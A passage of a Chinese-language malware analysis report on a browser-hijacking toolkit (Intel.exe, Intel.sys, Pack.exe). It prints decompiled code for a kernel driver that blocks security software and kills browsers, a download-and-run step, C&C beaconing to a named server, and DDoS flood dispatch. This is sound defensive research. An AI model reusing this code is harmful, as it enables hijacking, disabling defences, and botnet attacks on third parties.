
2. Intel.exe

Intel.exe 是与 Intel.sys 相互配合进行劫持首页的程序，Intel.sys 所用到的关键数据都是由 Intel.exe 解密后通过调用 FilterSendMessage 函数进行发送的，如果没有 Intel.exe 发送数据，则 Intel.sys 驱动不会起到任何功能。Intel.sys 与 Intel.exe 通过 Intel.txt 进行通讯，Intel.exe 会根据 Intel.txt 中的浏览器路径启动新的浏览器进程，并在启动参数中加入劫持网址。Intel.exe 主要功能代码如下图所示：

```
decode_data();
get_proc_addr();
get_transport_data();
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)download_and_run_pack_exe, 0, 0, 0);
kill_mslmedia();
while ( FilterConnectCommunicationPort(L"\\NPCZMiniPort", 0, 0, 0, 0, &hPort) )
  Sleep(0x3E8u);
result = FilterSendMessage(hPort, &hEvent, 2940, 0, 0, &lpBytesReturned);
if ( !result )
{
  while ( 1 )
  {
    WaitForSingleObject(hEvent, 0xFFFFFFFF);
    aIntel_txt_content = 0;
    v5 = fopen("C:\\Intel.txt", L"r");
    v6 = v5;
    if ( v5 )
    {
      fgets(&aIntel_txt_content, 260, v5);
      fclose(v6);
    }
    if ( aIntel_txt_content )
    {
      sprintf(&aStartup_cmd_line, "\"%s\" %s", &aIntel_txt_content, url_hijack);
      v9 = 0;
      v10 = strlen(&aIntel_txt_content);
      if ( v10 + 1 > 0 )
      {
        do
        {
          *((_BYTE *)&wIntel_txt_content + 2 * v9) = *(&aIntel_txt_content + v9);
          *((_BYTE *)&wIntel_txt_content + 2 * v9++ + 1) = 0;
        }
        while ( v9 < v10 + 1 );
      }
      v11 = 0;
      v12 = strlen(&aStartup_cmd_line);
      if ( v12 + 1 > 0 )
      {
        do
        {
          *((_BYTE *)&wStartup_cmd_line + 2 * v11) = *(&aStartup_cmd_line + v11);
          *((_BYTE *)&wStartup_cmd_line + 2 * v11++ + 1) = 0;
        }
        while ( v11 < v12 + 1 );
      }
      v16 = (struct _PROCESS_INFORMATION *)&_process_info;
      v15 = (struct _STARTUPINFOW *)&_startup_info;
      proc_cmd = (WCHAR *)&wStartup_cmd_line;
      procpath = (const WCHAR *)&wIntel_txt_content;
    }
    else
    {
      sprintf(&aStartup_cmd_line, "\"%s\" %s", aCProgramFilesInt, url_hijack);
      v7 = 0;
      v8 = strlen(&aStartup_cmd_line);
      if ( v8 + 1 > 0 )
      {
        do
        {
          *((_BYTE *)&wStartup_cmd_line + 2 * v7) = *(&aStartup_cmd_line + v7);
          *((_BYTE *)&wStartup_cmd_line + 2 * v7++ + 1) = 0;
        }
        while ( v7 < v8 + 1 );
      }
      process_info = (struct _PROCESS_INFORMATION *)&_process_info;
      startup_info = (struct _STARTUPINFOW *)&_startup_info;
      proc_cmd = (WCHAR *)&wStartup_cmd_line;
      procpath = aCProgramFilesInternetExplorer;
    }
    CreateProcessW(procpath, proc_cmd, 0, 0, 0, 0, 0, 0, startup_info, process_info);
    ResetEvent(hEvent);
  }
}
return result;
```

图 32、Intel.exe 主要逻辑

关键数据全都是经过算法加密的，解密逻辑我们选取了部分代码进行举例说明。大致逻辑为，先按照加密数据粒度调用 decode 函数进行解密，解密后再将需要转为宽字符的字符串进行处理。如下图所示：



```
.text:00E81250                  decode_data     proc near               ; CODE XREF: WinMain(x,x,x,x)+B5↓p
.text:00E81250
.text:00E81250                  temp            = dword ptr -4
.text:00E81250
.text:00E81250 55                               push    ebp
.text:00E81251 8B EC                            mov     ebp, esp
.text:00E81253 51                               push    ecx
.text:00E81254 53                               push    ebx
.text:00E81255 56                               push    esi
.text:00E81256 57                               push    edi
.text:00E81257 BF C8 EE E8 00                   mov     edi, offset encode_data_table_1 ; "U  \x1E  "
.text:00E8125C BE 23 00 00 00                   mov     esi, 23h
.text:00E81261
.text:00E81261                  @@decode_ansi_0:                        ; CODE XREF: decode_data+1F↓j
.text:00E81261 6A 46                            push    46h
.text:00E81263 E8 F8 FE FF FF                   call    decode
.text:00E81268 83 C4 04                         add     esp, 4
.text:00E8126B 83 C7 46                         add     edi, 46h
.text:00E8126E 4E                               dec     esi
.text:00E8126F 75 F0                            jnz     short @@decode_ansi_0
.text:00E81271 BF 54 EF E8 00                   mov     edi, offset str2wstr_offset_1 ; "q  濑\x02閻壱璨賄x01樊x04嚐5蝠\x1F*"...
.text:00E81276 BE 98 14 E9 00                   mov     esi, offset wstr_data_buf_1 ; "■■■■■■■■■■■■"...
.text:00E8127B 33 DB                            xor     ebx, ebx
.text:00E8127D 8D 49 00                         lea     ecx, [ecx+0]
.text:00E81280
.text:00E81280                  @@ansi_2_wstrs_0:                       ; CODE XREF: decode_data+6E↓j
.text:00E81280 8B CF                            mov     ecx, edi
.text:00E81282 8D 51 01                         lea     edx, [ecx+1]
.text:00E81285 33 C0                            xor     eax, eax
.text:00E81287 89 55 FC                         mov     [ebp+temp], edx
.text:00E8128A 8D 9B 00 00 00 00                lea     ebx, [ebx+0]
.text:00E81290
.text:00E81290                  @@strlen:                               ; CODE XREF: decode_data+45↓j
.text:00E81290 8A 11                            mov     dl, [ecx]
.text:00E81292 41                               inc     ecx
.text:00E81293 3A D3                            cmp     dl, bl
.text:00E81295 75 F9                            jnz     short @@strlen
.text:00E81297 2B 4D FC                         sub     ecx, [ebp+temp]
.text:00E8129A 41                               inc     ecx
.text:00E8129B 3B CB                            cmp     ecx, ebx
.text:00E8129D 76 10                            jbe     short loc_E812AF
.text:00E8129F 90                               nop
.text:00E812A0
.text:00E812A0                  @@ansi_2_wstr_0:                        ; CODE XREF: decode_data+5D↓j
.text:00E812A0 8A 14 07                         mov     dl, [edi+eax]
.text:00E812A3 88 14 46                         mov     [esi+eax*2], dl
.text:00E812A6 88 5C 46 01                      mov     [esi+eax*2+1], bl
.text:00E812AA 40                               inc     eax
.text:00E812AB 3B C1                            cmp     eax, ecx
.text:00E812AD 72 F1                            jb      short @@ansi_2_wstr_0
.text:00E812AF
.text:00E812AF                  loc_E812AF:                             ; CODE XREF: decode_data+4D↑j
.text:00E812AF 81 C6 8C 00 00 00                add     esi, 8Ch
.text:00E812B5 83 C7 46                         add     edi, 46h
.text:00E812B8 81 FE 10 1A E9 00                cmp     esi, offset wstr_data_buf_2 ; "■■■■■■■■■■■■"
.text:00E812BE 7C C0                            jl      short @@ansi_2_wstrs_0
.text:00E812C0 BF CE F7 E8 00                   mov     edi, offset str2wstr_offset_2 ; "a进气\x02脱暴"
.text:00E812C5 BE 10 1A E9 00                   mov     esi, offset wstr_data_buf_2 ; "■■■■■■■■■■■■"
.text:00E812CA 8D 9B 00 00 00 00                lea     ebx, [ebx+0]
.text:00E812D0
.text:00E812D0                  @@ansi_2_wstrs_1:                       ; CODE XREF: decode_data+BE↓j
.text:00E812D0 8B CF                            mov     ecx, edi
.text:00E812D2 8D 51 01                         lea     edx, [ecx+1]
.text:00E812D5 33 C0                            xor     eax, eax
.text:00E812D7 89 55 FC                         mov     [ebp+temp], edx
.text:00E812DA 8D 9B 00 00 00 00                lea     ebx, [ebx+0]
.text:00E812E0
.text:00E812E0                  @@strlen_1:                             ; CODE XREF: decode_data+95↓j
.text:00E812E0 8A 11                            mov     dl, [ecx]
.text:00E812E2 41                               inc     ecx
.text:00E812E3 3A D3                            cmp     dl, bl
.text:00E812E5 75 F9                            jnz     short @@strlen_1
.text:00E812E7 2B 4D FC                         sub     ecx, [ebp+temp]
.text:00E812EA 41                               inc     ecx
.text:00E812EB 3B CB                            cmp     ecx, ebx
.text:00E812ED 76 10                            jbe     short loc_E812FF
.text:00E812EF 90                               nop
.text:00E812F0
.text:00E812F0                  @@ansi_2_wstr_1:                        ; CODE XREF: decode_data+AD↓j
.text:00E812F0 8A 14 07                         mov     dl, [edi+eax]
.text:00E812F3 88 14 46                         mov     [esi+eax*2], dl
.text:00E812F6 88 5C 46 01                      mov     [esi+eax*2+1], bl
.text:00E812FA 40                               inc     eax
.text:00E812FB 3B C1                            cmp     eax, ecx
.text:00E812FD 72 F1                            jb      short @@ansi_2_wstr_1
.text:00E812FF
.text:00E812FF                  loc_E812FF:                             ; CODE XREF: decode_data+9D↑j
.text:00E812FF 81 C6 8C 00 00 00                add     esi, 8Ch
.text:00E81305 83 C7 46                         add     edi, 46h
.text:00E81308 81 FE 28 1B E9 00                cmp     esi, offset wstr_data_buf_3 ; "■■■■■■■■■■■■"
.text:00E8130E 7C C0                            jl      short @@ansi_2_wstrs_1
```

图 33、部分解密逻辑

解密流程是利用生成的数据字典，按照数据块粒度进行逐数据块的解密。如下图所示：

图 34、数据解密

Intel.exe 除首页劫持功能外还会下载 packxx.exe 在本地进行执行，下载地址为 hxxp://www.dresou.net/packxx.exe(xx 代表数字 1~3)。


3. Intel.sys

Intel.sys 驱动中通过注册 mini 文件过滤的方式对一些文件的操作进行了干扰，不但该驱动对与自己相关的病毒文件进行了保护，还对一些安全软件的可执行文件（QQPCTray.exe 和 SuperKiller.exe）进行限制。代码如下图所示：

```
int __stdcall PreOperation(void *CallbackData, void *FltObjects, void **CompletionContext)
{
  void *v3; // ST0C_4@9
  void *FileNameInformation; // [sp+8h] [bp-10Ch]@3
  __int16 out_ansi_name; // [sp+Ch] [bp-108h]@3
  char v7; // [sp+Eh] [bp-106h]@3
  char v8; // [sp+Fh] [bp-105h]@3

  if ( aIntel_sys )
  {
    if ( notify_count )
    {
      out_ansi_name = *(_WORD *)"CZ";
      v7 = aCz[2];
      memset(&v8, 0, 0x101u);
      if ( FltGetFileNameInformation(CallbackData, 257, &FileNameInformation) >= 0 )
      {
        FltParseFileNameInformation(FileNameInformation);
        if ( (unsigned __int8)get_ansi_name_str((PCUNICODE_STRING)FileNameInformation + 1, (int)&out_ansi_name)
          && (strstr((const char *)&out_ansi_name, &aIntel_sys)
           || strstr((const char *)&out_ansi_name, aIntel_exe)
           || strstr((const char *)&out_ansi_name, aQQPCTray_exe)
           || strstr((const char *)&out_ansi_name, aSuperKiller_exe)) )
        {
          v3 = FileNameInformation;
          *((_DWORD *)CallbackData + offsetof(_FLT_CALLBACK_DATA, Thread)) = 0;
          *((_DWORD *)CallbackData + 3) = STATUS_ACCESS_DENIED;
          FltReleaseFileNameInformation(v3);
          return 4;
        }
        FltReleaseFileNameInformation(FileNameInformation);
      }
    }
  }
  return 0;
}
```

图 35、文件过滤代码

调用 CmRegisterCallback 函数添加注册表回调保护 Intel.exe 和 Intel.sys 的相关注册表键值。如下图所示：



```
MACRO_STATUS_ABANDONED __stdcall cm_reg_cb(int a1, int a2, PCUNICODE_STRING *a3)
{
  MACRO_STATUS_ABANDONED result; // eax@8

  if ( notify_count
    && (a2 == 10 || a2 == 12)
    && (RtlEqualUnicodeString(*a3, &uniReg_Software_Run, 1u)
     || RtlEqualUnicodeString(*a3, &uniRegistry_Machine_Soft_Run, 1u)
     || RtlEqualUnicodeString(*a3, &uniReg_of_Intel, 1u)
     || RtlEqualUnicodeString(*a3, &uniReg_Register_Machine_Intel, 1u)) )
  {
    result = STATUS_ACCESS_DENIED;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

图 36、注册表过滤

Intel.sys 会检测不同的 Windows 版本来调用 PsSetCreateProcessNotifyRoutineEx 或者 PsSetCreateProcessNotifyRoutine 注册进程回调，禁止启动一些浏览器进程，再通过通讯方式转由 Intel.exe 加入劫持网址之后进行启动。大部分浏览器都是在参数中直接加入劫持网址，对不能接受网址参数浏览器则直接启动 IE。如果是 Intel.exe 启动的浏览器进程，在启动进程不为 pack.exe 且进程启动参数与自己劫持的网址不一样时也会禁止进程启动，设置全局事件对象后，由 Intel.exe 再次尝试劫持。如下图所示：


```
int __stdcall createproc_ex_cb(HANDLE ParentId, HANDLE ProcessId, void *CreateInfo)
{
  int result; // eax@1
  char *v4; // edi@2
  char *v5; // esi@6
  int *v6; // eax@7
  void *v7; // esi@11
  const UNICODE_STRING *v8; // ST04_4@12
  int *v9; // eax@12
  int ApcState; // [sp+4h] [bp-12Ch]@2
  int v11; // [sp+8h] [bp-128h]@2
  int v12; // [sp+Ch] [bp-124h]@2
  int v13; // [sp+10h] [bp-120h]@2
  int v14; // [sp+14h] [bp-11Ch]@2
  int v15; // [sp+18h] [bp-118h]@2
  int Process; // [sp+1Ch] [bp-114h]@4
  char *parent_proc_file_name; // [sp+20h] [bp-110h]@5
  void *CreateInfo_copy; // [sp+24h] [bp-10Ch]@1
  int ansi_image_file_name; // [sp+28h] [bp-108h]@2
  char real_file_path; // [sp+2Ch] [bp-104h]@7

  result = (int)CreateInfo;
  CreateInfo_copy = CreateInfo;
  if ( CreateInfo )
  {
    ApcState = 0;
    v11 = 0;
    v12 = 0;
    v13 = 0;
    v14 = 0;
    v15 = 0;
    LOBYTE(ansi_image_file_name) = 0;
    memset((char *)&ansi_image_file_name + 1, 0, 0x103u);
    KeStackAttachProcess(ParentId, &ApcState);
    v4 = (char *)PsGetProcessImageFileName(ParentId);
    wcslwr(v4);
    if ( is_edge_or_sogou(v4) )
    {
      ProcId = (int)ProcessId;
      is_activity = 1;
      update_intel_txt(byte_11FE8);
      result = KeUnstackDetachProcess(&ApcState);
    }
    else
    {
      KeUnstackDetachProcess(&ApcState);
      result = PsLookupProcessByProcessId(*((_DWORD *)CreateInfo_copy + 2), &Process);
      if ( !result )
      {
        KeStackAttachProcess(Process, &ApcState);
        parent_proc_file_name = (char *)PsGetProcessImageFileName(Process);
        KeUnstackDetachProcess(&ApcState);
        if ( !strcmp(parent_proc_file_name, (const char *)&aExplorer_exe) )
        {
          KeStackAttachProcess(ParentId, &ApcState);
          v5 = (char *)PsGetProcessImageFileName(ParentId);
          KeUnstackDetachProcess(&ApcState);
          wcslwr(v5);
          result = is_imagename_in_browser_list(v5);
          if ( result )
          {
            ProcId = (int)ProcessId;
            is_activity = 1;
            get_ansi_name_str(*((PCUNICODE_STRING *)CreateInfo_copy + 6), (int)&ansi_image_file_name);
            v6 = (int *)&real_file_path;
            if ( (_BYTE)ansi_image_file_name != '\\' )
              v6 = &ansi_image_file_name;
            result = update_intel_txt(v6);
          }
        }
        else
        {
          result = strncmp(parent_proc_file_name, aIntel_exe_0, strlen(aIntel_exe_0));
          if ( !result )
          {
            v7 = CreateInfo_copy;
            result = is_in_hijack(*(_DWORD *)(*((_DWORD *)CreateInfo_copy + 7) + offsetof(UNICODE_STRING, Buffer)));
            if ( !result )
            {
              v8 = (const UNICODE_STRING *)*((_DWORD *)v7 + 6);
              *((_DWORD *)v7 + offsetof(_PS_CREATE_NOTIFY_INFO, ParentProcessId)) = STATUS_ACCESS_DENIED;
              get_ansi_name_str(v8, (int)&ansi_image_file_name);
              v9 = (int *)&real_file_path;
              if ( (_BYTE)ansi_image_file_name != '\\' )
                v9 = &ansi_image_file_name;
              update_intel_txt(v9);
              result = KeSetEvent(TransportEvent, 0, 0);
            }
          }
        }
      }
    }
  }
  return result;
}
```

图 37、进程回调代码

```
_BOOL4 __stdcall is_imagename_in_browser_list(char *a1)
{
  return !strncmp(a1, aBaidubrowser, strlen(aBaidubrowser))
      || !strncmp(a1, aMaxthon, strlen(aMaxthon))
      || !strncmp(a1, aFirefox, strlen(aFirefox))
      || !strncmp(a1, aLiebao, strlen(aLiebao))
      || !strncmp(a1, aUcbrowser, strlen(aUcbrowser))
      || !strncmp(a1, aQqbrowser, strlen(aQqbrowser))
      || !strncmp(a1, a2345explorer, strlen(a2345explorer))
      || !strncmp(a1, aChrome, strlen(aChrome))
      || !strncmp(a1, aTheworld, strlen(aTheworld))
      || !strncmp(a1, aSafari, strlen(aSafari))
      || !strncmp(a1, aNetscape, strlen(aNetscape))
      || !strncmp(a1, aTwchrome, strlen(aTwchrome))
      || !strncmp(a1, a360chrome, strlen(a360chrome))
      || !strncmp(a1, aMicrosoftedge, strlen(aMicrosoftedge))
      || !strncmp(a1, a360se, strlen(a360se))
      || !strncmp(a1, aIexplore, strlen(aIexplore))
      || !strncmp(a1, a115chrome, strlen(a115chrome));
}
```

图 38、浏览器劫持相关代码

调用 PsSetLoadImageNotifyRoutine 函数注册映像加载回调，在回调函数中创建线程在映像加载过程中结束浏览器进程。如下图所示：



```
void __stdcall thread_cb_in_loadimage(PVOID StartContext)
{
  OBJECT_ATTRIBUTES ObjectAttributes; // [sp+4h] [bp-24h]@1
  CLIENT_ID ClientId; // [sp+1Ch] [bp-Ch]@1
  HANDLE ProcessHandle; // [sp+24h] [bp-4h]@1

  ClientId.UniqueProcess = (HANDLE)ProcId;
  ProcessHandle = 0;
  ClientId.UniqueThread = 0;
  if ( !NtOpenProcess(&ProcessHandle, 0x1F0FFFu, &ObjectAttributes, &ClientId) )
  {
    KeSetEvent(TransportEvent, 0, 0);
    ZwTerminateProcess(ProcessHandle, 0);
    is_activity = 0;
  }
  PsTerminateSystemThread(0);
}
```

图 39、结束进程相关代码

4. Pack.exe

Pack.exe 是一个后门病毒，可以用于进行多种 DDOS 攻击。其首先会在 Temp 目录中释放两个 PE 文件（spoolsv.exe 和 iexplore.exe），并将自身复制为 Temp 目录中的 svchost.exe。之后启动 spoolsv.exe，再由该进程启动其自身的复制体 Temp 目录下的 svchost.exe 执行后门逻辑。如下图所示：

```
Buffer = 0;
memset(&v69, 0, 0x103u);
aFake_spoolsv_exe_path = 0;
memset(&v71, 0, 0x103u);
aFake_svchost_exe_path = 0;
memset(&v76, 0, 0x103u);
aFake_iexplorer_exe_path = 0;
memset(&v74, 0, 0x103u);
GetTempPathA(0x104u, &Buffer);
sprintf(&aFake_spoolsv_exe_path, "%sspoolsv.exe", &Buffer);
sprintf(&aFake_svchost_exe_path, "%ssvchost.exe", &Buffer);
sprintf(&aFake_iexplorer_exe_path, "%siexplore.exe", &Buffer);
NumberOfBytesWritten = 0;
v6 = CreateFileA(&aFake_iexplorer_exe_path, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
if ( v6 != (HANDLE)-1 )
{
  v7 = FindResourceA(0, (LPCSTR)0x66, "EXE");
  v8 = LoadResource(0, v7);
  v9 = SizeofResource(0, v7);
  WriteFile(v6, v8, v9, &NumberOfBytesWritten, 0);
  CloseHandle(v6);
}
v42 = 0;
v10 = CreateFileA(&aFake_spoolsv_exe_path, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
if ( v10 == (HANDLE)-1
  || (v11 = FindResourceA(0, (LPCSTR)0x65, "EXE"),
      v12 = LoadResource(0, v11),
      v13 = SizeofResource(0, v11),
      WriteFile(v10, v12, v13, &v42, 0),
      CloseHandle(v10),
      GetModuleFileNameA(0, (LPSTR)&CC_info, 0x104u),
      !CopyFileA((LPCSTR)&CC_info, &aFake_svchost_exe_path, 0)) )
{
  CreateThread(0, 0, run_Fake_spoolsv_exe, &aFake_spoolsv_exe_path, 0, &ThreadId);
  reg_autorun();
  get_domain_base_info(&vir_data_Language_0);
```

图 40、释放 PE 文件

释放文件结束后便会开始执行其后门功能，该病毒与 C&C 服务器的通讯数据是以“|”进行分割，以“end”结尾的字符串。第一次通讯根据传来字符串数据的长度分别执行五种不同的操作：

1) 获取主机信息，信息包括语言、系统版本、CPU 主频、物理内存大小和网络传输速度。
2) 接受服务器发来的攻击数据，包含攻击地址、攻击类型、攻击次数及组成 DDOS 攻击网络数据包的相关数据。
3) 返回主机状态，如占用或闲置。
4) 重置主机攻击状态，主要用于停止攻击。
5) 开始发起攻击。

如下图所示：

```
v14 = gethostbyname("main.dresou.net");
if ( v14 )
  sprintf(
    &IP_CC_Serv,
    "%d.%d.%d.%d",
    **v14->h_addr_list,
    (*v14->h_addr_list)[1],
    (*v14->h_addr_list)[2],
    (*v14->h_addr_list)[3]);
v15 = socket(2, 1, 0);
hsocket = v15;
if ( v15 != -1 )
{
  *(_DWORD *)&name.sa_data[2] = inet_addr(&IP_CC_Serv);
  name.sa_family = AF_INET;
  *(_WORD *)&name.sa_data[0] = htons(0xB26Eu);
  *(_DWORD *)optval = 40000;
  setsockopt(v15, SOL_SOCKET, SO_RCVTIMEO, optval, 4);
  if ( connect(v15, &name, 16) == -1 )
  {
    closesocket(v15);
    Sleep(0x7530u);
  }
  else
  {
    memset(&buf, 0, 0x400u);
    if ( recv(v15, &buf, 1024, 0) != -1 )
    {
      do
      {
        code_len = strlen(&buf);
        if ( !code_len )
          break;
        switch ( code_len )
        {
          case 1u:
            memset(&data_to_server, 0, 0xC8u);
            sprintf(
              &data_to_server,
              "%s|%s|%s|%s|%s|%send",
              &vir_data_Language_0,
              &vir_data_OS_Name_0,
              &vir_data_CPU_MHz,
              &vir_data_PhysicalMemoryMbs,
              &vir_data_Speed);
            send(hsocket, &data_to_server, strlen(&data_to_server) + 1, 0);
            break;
          case 2u:
            if ( strlen(attack_data_0) )
            {
              send(hsocket, "end", 4, 0);
            }
            else
            {
              send(hsocket, "null", 5, 0);
              memset(&attack_data, 0, 0x2710u);
              v17 = recv(hsocket, &attack_data, 10000, 0);
              if ( v17 != -1 && *(&v84 + v17) == 'd' && *(&v83 + v17) == 'n' )
              {
                v18 = *(&v82 + v17) == 'e';
                v19 = &v82 + v17;
                if ( v18 )
                {
                  *v19 = 0;
                  parse_attack_data(&attack_data);
                }
              }
            }
            break;
          case 3u:
            if ( Available_flag )
              send(hsocket, "Busy", 5, 0);
            else
              send(hsocket, "Idle", 5, 0);
            break;
          case 4u:
            Available_flag = 0;
            break;
          default:
```


图 41、控制代码

该后门病毒可以实现的 DDOS 攻击类型共有七种，包括 SYN Flood、Connect Flood、UDP Flood 、ICMP Flood、TCP Flood、DNS Flood 及 HTTP Flood。如下图所示：

```
while ( 1 )
{
  CC_info.CC_control_code = 0;
  memset(&CC_info.CC_control_arg_4_str, 0, 0x13Wu);
  find_flood_kind((int)&CC_info, &buf + v22, &buf_ptr_pos);
  Available_flag = 1;
  v66 = 0;
  memset(&v67, 0, 0x31u);
  v56 = 0;
  v57 = 0;
  v58 = 0;
  v23 = 0;
  v24 = 0;
  aPort = 0;
  switch ( CC_info.CC_control_code )
  {
    case 1:
      for ( i = 0; i < 10 * CC_info.CC_attack_count; ++i )
        CreateThread(0, 0, SYN_Flood, &CC_info, 0, 0);
      break;
    case 2:
      for ( j = 0; j < CC_info.CC_attack_count; ++j )
        CreateThread(0, 0, UDP_Flood, &CC_info, 0, 0);
      break;
    case 3:
      for ( k = 0; k < CC_info.CC_attack_count; ++k )
        CreateThread(0, 0, ICMP_Flood, &CC_info, 0, 0);
      break;
    case 4:
      for ( l = 0; l < CC_info.CC_attack_count; ++l )
        CreateThread(0, 0, TCP_Flood, &CC_info, 0, 0);
      break;
    case 6:
      for ( m = 0; m < CC_info.CC_attack_count; ++m )
        CreateThread(0, 0, DNS_Flood, &CC_info, 0, 0);
      break;
    case 7:
      for ( n = 0; n < CC_info.CC_attack_count; ++n )
        CreateThread(0, 0, CON_Flood, &CC_info, 0, 0);
      break;
    case 5:
    case 8:
    case 0xA:
      for ( ii = BYTE3(CC_info.field_8); ii != '/'; ii = *((_BYTE *)&CC_info.url_attack + v23++) )
      {
        if ( ii == ':' )
          break;
        if ( v23 > '2' )
          break;
        *(&v66 + v23) = ii;
      }
      v32 = gethostbyname(&v66);
      if ( v32 && !strcmp((const char *)&CC_info.CC_attack_address, (const char *)&unk_40F9CD) )
        sprintf(
          (char *)&CC_info.CC_attack_address,
          "%d.%d.%d.%d",
          **v32->h_addr_list,
          (*v32->h_addr_list)[1],
          (*v32->h_addr_list)[2],
          (*v32->h_addr_list)[3]);
      if ( *((_BYTE *)&CC_info.field_8 + v23 + 3) == ':' )
      {
        v33 = *((_BYTE *)&CC_info.url_attack + v23);
        v34 = (char *)&CC_info.url_attack + v23;
        if ( v33 != '/' )
        {
          do
          {
            if ( v24 > 0xA )
              break;
            ++v34;
            *(&aPort + v24) = v33;
            v33 = *v34;
            ++v24;
          }
          while ( *v34 != '/' );
        }
        CC_info.CC_attack_port = atoi(&aPort);
      }
      else
      {
        CC_info.CC_attack_port = 80;
      }
      v35 = 0;
      for ( dword_415160 = 0; v35 < CC_info.CC_attack_count; ++v35 )
      {
        if ( CC_info.CC_control_code == 10 )
        {
          CreateThread(0, 0, CC_attack_exec_fakeIE, &CC_info, 0, 0);
          Sleep(0x64u);
          ++dword_415160;
        }
        else
        {
          CreateThread(0, 0, HTTP_CC_Flood, &CC_info, 0, 0);
        }
      }
      break;
